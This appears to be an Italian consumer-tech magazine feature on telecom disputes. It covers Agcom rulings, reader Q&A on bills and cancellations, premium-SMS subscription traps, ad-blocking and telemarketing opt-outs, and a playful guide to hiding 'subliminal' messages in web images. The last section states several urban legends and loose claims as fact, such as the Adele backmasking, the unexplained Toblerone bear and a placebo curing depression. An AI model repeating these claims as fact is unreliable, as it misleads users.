L'utente Azzaro ha chiesto la linea ADSL e telefonica a Tiscali il 30 ottobre 2012 ma l'ha ottenuta solo il 6 giugno 2013. Chiede quindi un indennizzo per la ritardata attivazione e un risarcimento danni. Agcom, dopo aver specificato che stabilire un risarcimento danni esula dalle sue competenze (sta a un magistrato), ha attribuito la responsabilità del ritardo alla sola Tiscali. Sebbene l'utenza da attivare si trovasse in una via non presente all'epoca sul portale di Telecom Italia (via di nuova nomenclatura), Tiscali non ha prodotto alcuna documentazione utile a giustificare il ritardo nell'attivazione del servizio voce e ADSL nel periodo suindicato. Pertanto, Agcom ha imposto a Tiscali di pagare 1.935 euro per ritardata attivazione dell'ADSL e del servizio voce. Si arriva a questo importo perché le norme Agcom prevedono un indennizzo di 7,50 euro per ogni giorno di ritardata attivazione. Sono 129, nel caso dell'utente, perché bisogna togliere dal computo i 90 giorni previsti nel contratto ADSL come tempo massimo per l'attivazione.
Delibera: www.edmaster.it/url/3294

WIND

PERDE IL NUMERO E LA LINEA FISSA

La signora Pisciotta lamenta la perdita del servizio voce e del numero telefonico. Ha chiesto lumi all'operatore ma non ha ricevuto spiegazioni. Wind si è offerta di pagare un parziale indennizzo per i disservizi. Agcom riconosce che <<*in assenza di prova contraria*>>, questi sono imputabili a Wind. Pesa infatti una sentenza della Cassazione (13533/01) secondo cui <<*in tema di prova dell'inadempimento di un'obbligazione, il creditore che agisce per la risoluzione contrattuale, per il risarcimento del danno, ovvero per l'adempimento deve solo provare la fonte (negoziale o legale) del suo diritto, mentre il debitore convenuto è gravato dall'onere della prova del fatto estintivo dell'altrui pretesa, costituito dall' avvenuto adempimento [...]*>>.
Ne è venuto fori un super risarcimento: 10.320 euro per la perdita del servizio voce (15 euro moltiplicati per 344 giorni di disservizio), più altri indennizzi e rimborsi per un totale di 11 mila euro e rotti.
Delibera: www.edmaster.it/url/3292

SUL WEB Sul sito dell'Autorità garante delle comunicazioni (www.edmaster.it/url/3298) troviamo l'elenco delle controversie tra operatori e utenti.

EMAIL ALLA REDAZIONE: GLI ESPERTI RISPONDONO

Riguardo ai disservizi con gli operatori (mobile e fissi), sono numerosi i messaggi di aiuto che giungono in redazione. Ne abbiamo selezionato alcuni al fine di creare una sorta di mini-guida in grado di darci utili informazioni, per fugare dubbi e capire come comportarci per farci rispettare!

TANTI SOLDI PER SERVIZI NON RICHIESTI

Ho scoperto che il mio operatore mobile mi ha fatturato bollette triplicate rispetto al canone dell'offerta. Sono andato nell'area fai da te del suo sito Internet e ho scoperto che gli addebiti extra erano associati ad abbonamenti a servizi Internet fantomatici, perlopiù pornografici. Ora li ho disabilitati e ho chiesto a l'operatore il rimborso di quanto pagato; inoltre mi sto rifiutando di pagare l'ultima bolletta. Che posso fare?

È possibile che si tratti di servizi attivati con la frode, da parte di aziende che poi fanno addebitare il tutto in bolletta dell'operatore. Capita per esempio di navigare e di cliccare senza volere su link che fanno scattare l'abbonamento al servizio. Ci sono stati molti pronunciamenti (dell'Antitrust), contro queste pratiche, perché certo il consenso all'attivazione deve essere consapevole da parte dell'utente e non carpito in questo modo. Bisogna rivolgersi al Corecom della propria regione per fare una procedura di conciliazione gratuita (www.edmaster.it/url/3297).
Se questa fallisce, l'utente può chiedere di nuovo al Corecom, ad Agcom o al giudice di pace di intervenire (ma a questo punto dovrà pagare le spese procedurali).

ADSL LENTA, CHE FARE?

Ho un'ADSL 8 Megabit, ma va molto lenta. Così sono andato sul sito Misurainternet e ho scaricato il software Nemesys per fare un test. La carta dei servizi del mio operatore indicava che la banda garantita minima di download era di circa 5 mega. Secondo Nemesys però non sto arrivando neanche a 2 mega. Ho diritto a una disdetta gratuita?

La normativa purtroppo è un po' più complicata di quanto vorrebbe il lettore. Prima di tutto, alcuni operatori hanno velocità minime garantite variabili a seconda della velocità di "portante" (ossia di aggancio della linea) presente a casa dell'utente. Insomma, anche se abbiamo comprato l'ADSL 8 Megabit, se a casa nostra la velocità massima di aggancio è di 2 o 4 Megabit, quella garantita sarà di conseguenza inferiore. Bisognerebbe quindi scoprire la velocità di portante: ce lo dice il menu del router. Se scopriamo che comunque la nostra linea non raggiunge il minimo garantito, possiamo mandare il PDF di Nemesys con una raccomandata A/R all'operatore e chiedere il ripristino delle condizioni contrattuali. Se dopo 45 giorni la situazione non migliora, l'utente può ripetere il test Nemesys. Se è confermato il mancato rispetto del contratto, può mandare un'altra raccomandata chiedendo la disdetta gratuita.

LINEA FISSA: DISDETTA TROPPO COSTOSA

Volevo cambiare operatore, avendo trovato uno con tariffe migliori per la linea fissa e l'ADSL. Così ho mandato una disdetta. Brutta sorpresa: il mio operatore mi ha mandato una super bolletta di 200 euro circa, per i costi di disdetta standard più quelli di "disdetta anticipata". Ho tante domande. Ma il decreto Bersani sulle liberalizzazioni non aveva eliminato le penali per la disdetta? Inoltre, ho visto sul sito del mio operatore e ci sono costi di 35 o 60 euro per la disdetta. Perché pago di più?

Per prima cosa, l'utente ha commesso un errore. Voleva cambiare operatore e ha chiesto una disdetta della linea. Avrebbe dovuto contattare direttamente il nuovo operatore (noi consigliamo di farlo via email) e fornire tutti i dati della linea attuale (compreso il pin e il codice di migrazione, che si trovano in bolletta). In questo modo avrebbe ridotto i costi di disdetta (fino a un minimo di 35 euro), quelli di attivazione della nuova linea e il blackout della linea durante il passaggio (che secondo la normativa deve avvenire in fluidità, cioè senza mai lasciare l'utente privo di servizio). C'è un aspetto particolare, però: l'operatore ha chiesto costi extra di disdetta anticipata, oltre ai soliti. Bisogna sapere che alcuni con-

PROTESTARE CONTRO L'OPERATORE

**È possibile segnalare o denunciare il proprio caso di disservizio all'Agcom, in vari modi. Tramite contact center (tutti i giorni feriali, dal lunedì al venerdì, dalle 10.00 alle 14.00 al numero verde 800.18.50.60, da rete fissa, o al numero geografico 081.750.750, da rete mobile); via mail all'indirizzo info@agcom.it. Infine è possibile utilizzare anche il modello D (un modulo Web da compilare) dalla pagina www.edmaster.it/url/3295.
Nel 2013, le formali denunce di violazioni della normativa di settore sono state in totale 4.335. Per quanto concerne il contact center sono state ricevute nel corso del 2013 più di 26.000 segnalazioni di problematiche con operatori di comunicazioni elettroniche. Nota: l'utente in questi modi sta solo chiedendo ad Agcom di sanzionare l'operatore. Non è un metodo valido quindi per ottenere rimborsi, risarcimenti e risolvere un qualsiasi problema con il proprio gestore. Per questi scopi, bisogna avviare una procedura di conciliazione.**

SUL WEB Alla pagina www.edmaster.it/url/3299 troviamo l'elenco degli indirizzi dei Corecom, a cui rivolgerci (gratis) se i nostri reclami con gli operatori non ottengono effetti.

tratti prevedono sconti (sul canone o sull'attivazione) a chi resta con l'operatore per 24 mesi. Disdici prima? Ti fanno pagare quello che ti avevano scontato fino a quel momento. Se non paghiamo l'attivazione, che sarebbe altrimenti prevista, in cambio dell'impegno a restare per due anni, è corretto che poi l'operatore ce la addebiti. Più controversa invece è la questione dello sconto sul canone che poi l'operatore si "rimangia" in caso di disdetta anticipata. Secondo alcune associazioni consumatori (Altroconsumo, per esempio) non è corretto far pagare quanto era stato scontato sul canone. Il decreto Bersani, infatti (e qui rispondiamo all'altra domanda del lettore) non ha eliminato infatti i costi di disdetta, ma solo le penali. Cioè ha imposto agli operatori di far pagare per la disdetta solo una cifra pari a quella che loro stessi pagano. L'operatore subisce un costo, infatti, tecnico e amministrativo, per gestire attivazione e disattivazione della linea. Non si coglie insomma il collegamento tra questo costo e lo sconto sul canone, che invece è una mera attività promozionale. L'utente potrebbe insomma provare a rifiutarsi di pagare solo i costi di disdetta associati allo sconto sul canone. Eventualmente, a questo fine, può avviare una procedura di conciliazione presso il Corecom della propria regione.

PAGO MOLTO DI PIÙ DELLE TARIFFE ATTUALI!

Sono abbonata a un operatore, per ADSL e telefonate, da cinque anni. Pago 50 euro al mese. Può immaginare il mio stupore quando ho visto che quello stesso operatore, per quei servizi, adesso chiede quasi la metà! L'ho contattato ma il call center mi ha detto che non è possibile avere uno sconto. Insomma, sono in trappola?

Purtroppo gli operatori non sono tenuti a estendere gli sconti anche ai vecchi clienti. Sconti che negli anni hanno interessato tutto il mercato ADSL e telefonico, fisso e, soprattutto, mobile. Non solo: ai nuovi riservano anche promozioni per la rete fissa con canoni ultraridotti per alcuni mesi o persino anni. L'unica è minacciare di cambiare operatore telefonico fisso se non ci accordano uno sconto (puoi farlo al call center oppure, più formalmente, con raccomandata). Se non rispondono o se comunque non ci va più di restare con quell'operatore, cambiamolo davvero. Chiediamo l'attivazione direttamente al nuovo operatore che abbiamo scelto. Dovremo pagare solo i costi di disdetta, al vecchio operatore, ma li dovremmo ammortizzare in un paio di mesi, grazie agli sconti ottenuti.

Se il nostro caso riguarda un'offerta di telefonia mobile, non poniamoci problemi e cambiamo direttamente operatore (visto che non ci sono costi di disdetta né il rischio, che affligge il cambio operatore su rete fissa, di disservizi nel passaggio). Potrebbe succedere che il vecchio operatore ci contatti con un'offerta migliore: valutiamo se accettarla o cambiare davvero.

CALL CENTER E COSTI TACIUTI

Un bel (?) giorno mi chiama un operatore telefonico e mi offre ADSL e telefonate illimitate per 29 euro al mese. Dico di sì. Alla prima bolletta, sorpresa: ci sono anche 100 euro di attivazione! Dopo sei mesi, altra sorpresa: il canone è diventato di 45 euro al mese! Che posso fare?

L'operatore è obbligato a fornire alcune informazioni essenziali, durante la telefonata di stipula del contratto. Tra l'altro, tutti i costi del servizio. La prova che queste informazioni siano state date è nella registrazione integrale della telefonata. L'utente può quindi mandare una raccomandata A/R all'operatore chiedendo il rimborso dei costi non dichiarati dall'operatore, che non dovrebbe essere in grado di produrre prova contraria con la registrazione della telefonata. L'operatore potrebbe opporsi al rimborso; in tal caso, l'utente avvii una procedura di conciliazione presso il Corecom. Se fallisce anche questa via, può proseguire ancora (rivolgendosi ad Agcom con un'istanza di definizione, di nuovo al Corecom o a un giudice di pace). A questo punto, a favore dell'utente dovrebbe valere l'impossibilità dell'operatore di fornire una prova contraria.

Per i contratti stipulati dopo il 30 giugno 2014, inoltre, la normativa impone una trasparenza addizionale. Per le vendite a distanza (quindi anche telefoniche), gli operatori sono tenuti a dire le "caratteristiche principali dei beni o servizi, il costo totale, il diritto di recesso, la durata del contratto e, nel caso di contratti a tempo indeterminato, le condizioni di risoluzione del contratto", si legge nel decreto che stabilisce queste cose (recependo una direttiva europea che risale al 2011... L'Italia se l'è presa comoda).

GUIDA ALL'AUTODIFESA

1 Addebiti errati? Malfunzionamenti della linea? Ritardi nell'attivazione? Torti vari che pensiamo di aver subito? La prima cosa da fare è mandare un reclamo scritto al nostro operatore, meglio via raccomandata A/R.

2 Già nella prima fase di contestazione possiamo chiedere un indennizzo, come previsto dalla normativa, per ogni giorno di disservizio (ci sono diverse casistiche: www.edmaster.it/url/3296).

3 Caso a parte è se l'ADSL è lenta. Dobbiamo seguire le procedure di www.misurainternet.it, facendo un test con Nemesys. Se risulta una lentezza che viola il contratto, mandiamo i risultati (PDF) di Nemesys con una raccomandata A/R all'operatore e chiediamo il ripristino delle condizioni contrattuali. Se dopo 45 giorni la situazione non migliora, possiamo ripetere il test. Se è confermato il mancato rispetto del contratto, possiamo mandare una raccomandata chiedendo la disdetta gratuita.

4 I reclami non vanno a buon fine? Avviamo una procedura di conciliazione gratuita presso il Corecom regionale: ce n'è uno in quasi ogni città (www.edmaster.it/url/3297). A quel punto possiamo ottenere riparazione del torto e indennizzi o rimborsi.

5 La conciliazione al Corecom fallisce? Succede (nel 20 per cento dei casi, secondo fonti dell'Agcom) quando l'operatore non acconsente, nemmeno in questa sede, a quanto richiesto dall'utente. A questo punto dobbiamo scegliere se avviare una procedura di secondo livello al Corecom, se rivolgerci direttamente ad Agcom o a un giudice di pace (a pagamento). Durante la procedura di conciliazione, i funzionari del Corecom ci consiglieranno comunque come fare.

SUL WEB Fallisce la procedura di conciliazione? Utilizziamo il modulo (www.edmaster.it/url/3300) Agcom per fare un'istanza di definizione.

Allarme App azzera-credito

LA NUOVA FRONTIERA DEI SERVIZI ATTIVATI SENZA RICHIESTA

SONO GIÀ NEL TUO TELEFONINO, MA NON LO SAI!

Ci possiamo ritrovare abbonati a servizi a pagamento, via SMS, molto costosi: fino ad alcune decine di euro al mese. Ci mandano loghi, suonerie, giochi o ci forniscono contenuti erotici. Ci accorgiamo del problema di solito troppo tardi, vedendo in bolletta costi eccessivi o scoprendo che la nostra prepagata si esauriva troppo in fretta. Cerchiamo di capire come succede e come risolvere il problema.

IL FENOMENO

Ci sono due casi. Il primo prevede un nostro intervento, seppure inconsapevoli delle conseguenze: veniamo abbonati perché abbiamo inviato un SMS a un particolare numero. Il secondo caso invece avviene durante la navigazione Web o l'uso di un'app mobile. In entrambi, riceveremo un SMS di avvenuta iscrizione al servizio. Se riceviamo questo tipo di messaggi: mettiamoci in allarme! Ma vediamoli nel dettaglio… Nel primo caso, una pubblicità trovata sul Web, via email, su un giornale o in TV ci invita ainviare un SMS per vincere un premio, partecipare a un concorso o ricevere una suoneria in regalo… Ma non ci accorgiamo di una cosa: in piccolo (sulla pubblicità, durante la trasmissione TV ecc.) c'è scritto che verremo iscritti a un servizio in abbonamento. Il secondo caso è invece la novità di questi abbonamenti forzati: basta un clic su una pubblicità presente sul Web, mentre navighiamo col browser del cellulare, o su un banner mostrato da un'app dello smartphone (quelle gratuite mostrano spesso pubblicità per ripagarsi dei mancati introiti della vendita), che promette giochi o informazioni utili (meteo, ricette…), e senza saperlo veniamo abbonati a un servizio a pagamento. Il tutto può capitare anche per un clic involontario: si vuole chiudere la finestra tappando sulla crocetta e invece si avvia il banner o si tiene lo smartphone in tasca e la sensibilità del touchscreen fa il resto. Nel corso della nostra inchiesta abbiamo chiesto all'Antitrust quali sono in Italia le principali minacce di questo tipo: ci ha risposto di non potercelo dire poiché sta conducendo indagini in materia. Il problema insomma è importante e sotto l'attenzione delle autorità. Presto potrebbero scattare nuove consistenti sanzioni Antitrust contro tutti i responsabili, come accaduto negli anni passati.

COME RIMEDIARE?

Intanto possiamo esercitare l'autodifesa. Per prima cosa, disabilitiamo il servizio al quali ci troviamo abbonati senza la nostra volontà. Le istruzioni per farlo dipendono dall'azienda che ce lo sta offrendo. Potremmo quindi fare una ricerca su Google con le parole "disattivare" e "nome dell'azienda", per trovare istruzioni. Facciamo qualche esempio. I servizi **AllYouCan.it** si disabilitano con un **SMS** al **48182** e il testo **AYCIT STOP**. Per **Dada** l'SMS va mandato al **4880108** con il testo **MOBI OFF**. Per **Zero9Web** il testo è **ZERO9WEB OFF** e il numero è **482095**. Inoltre, per alcune aziende il messaggio cambia a seconda del servizio da disabilitare (ce n'è una lunga lista). È possibile inoltre che i numeri a cui inviare l'SMS cambino nel tempo. Consigliamo quindi di consultare il Web per istruzioni aggiornate. Purtroppo, non sempre è possibile disabilitare l'abbonamento in questo modo. Allora telefoniamo al nostro operatore, chiediamo quali sono i servizi a pagamento risultano attivi sul nostro numero e chiediamo di disabilitarli. Già che ci siamo, durante la telefonata al call center chiediamo subito il rimborso: dovrebbero ridarci il maltolto nel giro di un paio di ore. Se l'operatore si rifiuta, mandiamogli una raccomandata A/R, minacciando di avviare una procedura al Corecom e denunciare il caso alle autorità competenti. Di solito funziona: dobbiamo sapere infatti che l'operatore è intermediario tra le aziende di questi servizi e il cliente (cioè senza un accordo con l'operatore, non ci potrebbero togliere i soldi dalla SIM) e secondo la normativa dovrebbe vigilare sulla correttezza dei servizi. Che corretti spesso non sono, nell'abbonare "a forza" l'utente, come dimostrano numerose sentenze dell'Antitrust in materia. Dovremmo ricevere un rimborso, in particolare, se siamo stati abbonati con un clic sulla pubblicità al cellulare. Se abbiamo mandato un SMS di iscrizione, invece, la situazione è più complicata e forse l'operatore può negarci il rimborso. Potrebbe comunque trattarsi di pubblicità ingannevole (perché i costi erano poco chiari), ma deve essere l'Antitrust a stabilirlo: segnaliamogli il nostro caso su **www.agcm.it/invia-segnalazione-online.html**. L'Autorità può obbligare le aziende a rimborsare gli utenti.

NO AGLI SMS PREMIUM

La prevenzione si fa chiedendo all'operatore di disabilitare tutti gli SMS Premium. Lo svantaggio è che così non potremo ricevere nemmeno gli SMS utili e leciti, per esempio della nostra banca che ci avvisa dell'utilizzo della carta di credito. Contattiamo il nostro operatore e chiediamo di attivare il barring (blocco) degli SMS Premium (o servizi a sovrapprezzo) o facciamolo da soli dalle apposite aree clienti.

OPERATORE	CALL CENTER	FAI DA TE
TIM	119	www.edmaster.it/url/3319
VODAFONE	190	www.edmaster.it/url/3320
WIND	155	www.edmaster.it/url/3321
3 ITALIA	Sì	www.edmaster.it/url/332
POSTEMOBILE	È preferibile compilare il modulo www.edmaster.it/url/3323 e inviarlo via fax o posta tradizionale.	


SUL WEB A volte gli operatori si macchiano di pubblicità ingannevole. Si occupa l'Antitrust di multarli. Alla pagina **www.agcm.it/bollettino-settimanale.html** ne troviamo parecchi esempi.


STOP ALLE PUBBLICITÀ "SANGUISUGA"

TUTTI, ANCHE COLORO CHE NON SI SONO MAI IMBATTUTI IN QUESTO PROBLEMA, VOGLIONO SAPERE COSA FARE PER EVITARLO…

PREVENIRE È POSSIBILE, ANCHE SE COMPLICATO!

Difendersi dalle pubblicità che con un clic ci abbonano forzatamente a un servizio è un po' complicato. Il problema è che il cellulare, a differenza del PC, permette un addebito diretto via Internet grazie al collegamento con la SIM dell'operatore (questi sistemi di pagamento si chiamano "Pay by mobile"). Di qui la possibilità di fare addebiti automatici tramite un clic. Al solito, vari siti Web consigliano, come rimedio, semplicemente di fare attenzione a tutte le pubblicità, di evitare clic ecc. È un consiglio insoddisfacente sotto tanti punti di vista e in parte inefficace poiché un clic involontario può scappare a chiunque. Richiedere il blocco degli SMS Premium (vedi box) è utile, ma non contro tutti i servizi, alcuni dei quali ci abbonano senza passare da SMS. Una soluzione potrebbe essere disattivare le pubblicità sul cellulare. Ecco un esempio.

01 INSTALLARE ADBLOCK PLUS

Con Android colleghiamoci su **https://adblockplus.org/en/android-install** e clicchiamo **Download**. Scaricato il file facciamolo partire: se l'installazione si blocca per le impostazioni di sicurezza, clicchiamo sull'avviso aprire il menu dal quale attivare l'opzione per installare app da **Sorgenti sconosciute**. L'app è molto semplice: consigliamo di tenere disattivata l'opzione **Acceptable Ads** per bloccare tutta la pubblicità.

02 CONFIGURAZIONE PROXY

Dobbiamo anche configurare la connessione usata sul cellulare (quella del nostro operatore ed eventualmente anche quella del Wi-Fi di casa). Andiamo nelle impostazioni della connessione, scegliamo di modificarla e poi come **Proxy** scriviamo **localhost** e come **Porta 2020**. In questo modo Adblock potrà filtrare la pubblicità che ci arriva tramite la connessione Internet.

IL TELEMARKETING MOLESTO

<<Pronto, qui operatore XYZ, abbiamo per lei una magnifica promozione...>>. È capitato a tutti ed è una scocciatura, quasi sempre. Anche perché se proprio vogliamo cambiare operatore il consiglio è quello di farlo via Web, dal sito ufficiale, invece che al telefono. La procedura online ci dà un maggiore controllo sulle caratteristiche dell'offerta sottoscritta (con la trasparenza di tutti i costi) e spesso ci regala qualche sconto in più. Come difenderci da queste telefonate? Se il nostro numero è in elenco, iscriviamoci al Registro delle Opposizioni. Il modo più comodo è compilare il modulo (www.edmaster.it/url/3324), scegliendo la voce Iscrizione e scrivendo il numero o i numeri di telefono da iscrivere al registro. Sul modulo va scritto il nome dell'intestatario della linea telefonica, non quello di altri componenti del nucleo familiare. Inseriamo anche un indirizzo di posta elettronica. Quindi basta cliccare in alto a destra su Invia modulo (o Submit form). A questo punto, dopo 15 giorni, tutte le chiamate che riceveremo saranno "illegali". Le norme, infatti, impongono agli operatori di non chiamare i numeri che sono presenti nel Registro delle Opposizioni. Se non siamo sull'elenco telefonico, invece, le aziende possono chiamarci solo se hanno preso il numero da un modulo su cui abbiamo dato il consenso alla telefonata. Può essere un contratto telefonico, il modulo di un concorso, di una tessera fedeltà... Stiamo sempre attenti prima di firmare qualcosa in cui c'è il nostro numero di telefono, onde evitare di autorizzare chiamate moleste. Comunque, quando ci chiamano, chiediamo all'operatore, ai sensi delle norme sulla privacy, di registrare la nostra volontà di non essere più contattati. Ci richiamano comunque o telefonano a un numero iscritto al Registro delle Opposizioni? Mandiamo una segnalazione al Garante della Privacy (urp@gpdp.it) o compilamo il modulo, diverso a seconda se siamo o meno sull'elenco telefonico, www.edmaster.it/url/3325).

SUL WEB Ti sta chiamando un numero che non conosci? Scopri chi è lo spammer di turno con le segnalazioni della community http://it.unknownphone.com/topsearch.php. Il chiamante nasconde il numero (caller ID)? Usa www.whooming.com.

Siti Web Sublimi(nali)

AGGIUNGI FOTO, VIDEO E MUSICHE PIENE ZEPPE DI CONTENUTI NASCOSTI

CHI CLICCA SULLA TUA PAGINA RESTERÀ IPNOTIZZATO!

Vendere un prodotto o promuovere una idea non è semplice: tutto dipende dalla nostra capacità di convincere le persone. Per questo motivo, fin dall'antichità, sono state progettate tecniche di vario genere, alcune piuttosto bizzarre, per controllare la mente senza troppa fatica. Un esempio sono i riti vodoo; un altro, più vicino alla realtà, sono i messaggi subliminali. Per dirla tutta, il termine "messaggi subliminali" è piuttosto generico e comprende tecniche di diverso tipo: alcune funzionano quasi sempre, altre in casi particolari, altre ancora sono completamente campate in aria. La versione più classica consiste nel nascondere delle parole all'interno di un'immagine, in modo da renderle quasi illeggibili. Esistono poi canzoni o filmati contenenti una qualche forma di messaggio impercettibile. Immagini, musiche e video sono "media" decisamente congeniali al Web: infatti, da quando esiste la Grande Rete, i messaggi subliminali vengono infilati in molti siti Web o prodotti di vario genere (per esempio su YouTube). Perché? A volte di tratta di puro divertimento, in altri casi l'interesse dell'autore è puramente economico: indurre i visitatori a rimanere più tempo possibile su una pagina o creare una dipendenza che induca gli utenti a tornare può far guadagnare e non poco. Come? Attraverso la pubblicità pubblicata sulle pagine del sito o tramite il profilo YouTube (che offre 600 euro per ogni milione di visualizzazioni). Il punto fondamentale, però, è ricordare che, se abbiamo davvero bisogno di messaggi subliminali e altri trucchetti per promuovere il nostro sito, forse non abbiamo realizzato un buon prodotto. Un sito ben fatto si promuove da solo! Ma ciò non toglie che possiamo comunque divertirci a realizzarli e a nasconderli nelle nostre pagine...
Avvisare gli utenti della loro presenza e aprire la "caccia al messaggio nascosto" sarà un gioco divertente anche per loro!

SUL WEB In Italia i messaggi subliminali non sono proibiti, ma la pubblicità occulta sì, ed è l'AGCM, www.agcm.it (anche nota come agenzia Antitrust), ad occuparsi di verificare la legalità di queste forme di comunicazione.

MESSAGGI MASCHERATI


LA TECNICA DEL "MASCHERAMENTO" È UNA DELLE PIÙ SEMPLICI DA APPLICARE


FUNZIONA? SÌ, MA A CERTE CONDIZIONI...


Le immagini subliminali sono la forma più classica di questa tipologia di comunicazione "occulta". Il principio di base è semplice: basta inserire, capovolti e con colori difficilmente leggibili, lettere e simboli in immagini dal contenuto astratto. Però non funzionano come si vede nei film di fantascienza, provocando un automatico controllo della mente dell'osservatore; anzi, il loro meccanismo d'azione è simile al cosiddetto "effetto placebo". In pratica, il visitatore di un sito con immagini di questo tipo non percepisce l'esistenza di un messaggio subliminale, perché il cervello non considera i dettagli delle immagini. Ma se viene avvisato dell'esistenza di tale messaggio, ed egli crede nel funzionamento di questa forma di comunicazione, il suo cervello sarà disposto a cercare e a seguire i messaggi subliminali. Un po' come i placebo, appunto: una pillola di zucchero guarisce la depressione o l'ansia se il paziente si autoconvince del suo funzionamento. Per ottenere buoni risultati, quindi, è necessario far sapere ai visitatori del sito che tra le pagine che scorrono siano presenti messaggi subliminali.

01 DISEGNO ASTRATTO

Il punto di partenza per una buona immagine subliminale è un disegno astratto, come i tanti che si possono trovare su Internet con una ricerca su Google. Si possono usare anche fotografie, ma in questi casi l'occhio è troppo distratto. Ad ogni modo, scelta l'immagine, è necessario modificarla: e per questo si può usare anche Paint, presente tra gli Accessori di Windows.

02 IL COLORE GIUSTO

Il colore del testo deve essere simile a quello dello sfondo dell'immagine sulla quale si sta lavorando. Il metodo più semplice per ottenere questo risultato consiste nel prelevare con lo strumento **Contagocce** il colore dello sfondo. Poi, cliccando su **Modifica colori**, si sceglie una gradazione leggermente più chiara o più scura (la variazione di tonalità deve essere impercettibile).

02 CASELLA DI TESTO

Si può aggiungere un testo nell'immagine semplicemente usando lo strumento **Testo**: con questo si disegna una casella nella quale cominciare a scrivere. Ovviamente, le parole devono essere abbastanza grandi da risultare comunque leggibili anche nel caso l'immagine venga ridotta di dimensioni. Il colore del testo sarà quello scelto poco fa.

03 IN UNO SPECCHIO

Per rendere più complessa la lettura del messaggio e stimolare quindi l'apparato visivo del cervello dell'osservatore, è importante capovolgere il testo. Quindi lo si seleziona, con lo strumento di selezione rettangolare, e si procede a ribaltarlo (non ha importanza in quale direzione, ma di solito si fa orizzontalmente). Questo grazie al menu **Ruota/Capovolgi orizzontalmente**.

SCRITTE E SIMBOLI NASCOSTI

Alcune immagini famose, tra il serio e il faceto, che contengono (o conterrebbero) messaggi subliminali.


Nella copertina di **Sgt Pepper**, dei **Beatles**, sulla spalla di Paul McCartney appare la scritta **OPD**, che in lingua inglese indica la constatazione di decesso ufficiale. In pratica, il messaggio subliminale tende a favorire le voci secondo cui McCartney sarebbe morto nel 1966.



Nell'occhio destro della **Gioconda**, con una lente di ingrandimento sarebbe possibile leggere le lettere **LV**, cioè Leonardo da Vinci. Inoltre, nello stesso quadro, sotto un arco del ponte si può leggere il numero **72**. Nessuno sa il significato di tale numero.

In una pubblicità di sapone liquido **Palmolive** è presente la scritta **Sex** in diversi punti del muro e sulla spalla della fotomodella.


Nel logo del **Toblerone** è nascosta la figura di un orso. Nessuno ne conosce il motivo, ma sembra un'immagine troppo perfetta per essere casuale.

Hai mai notato che il logo di **LG** è derivato dalla faccia di Pacman e che (con molta fantasia) duplicandolo e inclinandolo il logo **Apple** diventa un alieno?

SMANETTARE CON L'HTML 5
Sfruttando il tag **<audio>** di HTML5 si può inserire in una pagina Web un file audio che contiene messaggi subliminali. È possibile attivare l'autoplay con **<audio controls autoplay> <source src="messaggio.ogg" type="audio/ogg"> </audio>**.

MUSICA DEL DIAVOLO

Alcuni artisti hanno inserito nelle loro canzoni delle frasi che assumono un particolare significato se ascoltate al contrario. Eccone alcune!

La canzone dei Beatles **Revolution9** contiene la frase **number nine number nine number nine...** che ascoltata al contrario appare come "Turn me on dead man", letteralmente "eccitami, uomo morto". Inoltre, si sente un rumore che ricorda uno schianto automobilistico e un coro di voci che dicono "Paul is dead", ovvero "Paul è morto".

Someone like you, cantata da **Adele**, contiene dopo 43 secondi dall'inizio la frase **Satan loves me**, cioè "Satana mi ama". La scoperta di questo messaggio subliminale ha lasciato interdette molte persone, perché Adele è probabilmente l'ultima persona da cui ci si aspettava una frase del genere.

